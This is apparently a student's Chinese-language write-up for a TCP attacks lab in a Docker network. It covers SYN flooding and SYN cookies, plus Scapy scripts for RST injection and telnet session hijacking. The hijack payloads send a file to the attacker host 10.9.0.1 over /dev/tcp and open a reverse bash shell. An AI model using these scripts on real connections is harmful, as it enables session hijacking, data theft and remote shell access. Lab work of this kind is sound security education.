


**TASK 1**

首先telnet连接受害者主机




成功登录，检查TCP连接状态




然后在主机中执行如下命令

然后，登录攻击者主机，执行如下命令，在受害者主机中查看连接状态，结果如下




在未清除缓存下再次telnet，可以发现仍能登录，与Ubuntu20.04的观察描述一样


在10.9.0.5中查看，保留了如下记录使得仍能成功登录


输入如下命令后，再次登录

此时telnet连接超时，登录失败

在docker-compose.yml中开启10.9.0.5的SYN cookies 防御机制，后再次尝试









成功登录


**TASK 2**

S首先在一台客户机上登录服务端



Wireshark查看报文

然后攻击者对连接发起攻击



根据捕获的包构造rst.py程序

#!/usr/bin/env python3

import sys

from scapy.all import \*

ip = IP(src="10.9.0.5", dst="10.9.0.6")

tcp = TCP(sport=23, dport=50202, flags="R", seq=1525524355)

pkt = ip/tcp

ls(pkt)



send(pkt,verbose=0)

结果如下：




**TASK 3**

首先客户机登录服务器10.9.0.5，输入ls,攻击者在wireshark里检查包



随后，攻击者执行劫持程序



其代码如下：

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=50204, dport=23, flags="A", seq=1072100486, ack=1126115038)


data = "\r cat /home/seed/file1.txt > /dev/tcp/10.9.0.1/9090\r"

pkt = ip/tcp/data

ls(pkt)


send(pkt,verbose=0)


Wireshark里查看包发现成功劫持



**TASK 4**

首先在攻击者主机上开启端口监听



捕捉客户端与服务端交互的最新数据包，据此构造程序如下

#!/usr/bin/env python3

import sys

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=50228, dport=23, flags="A", seq=3235185197, ack=1000501204)


data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"


pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)

结果如下





成功设置后门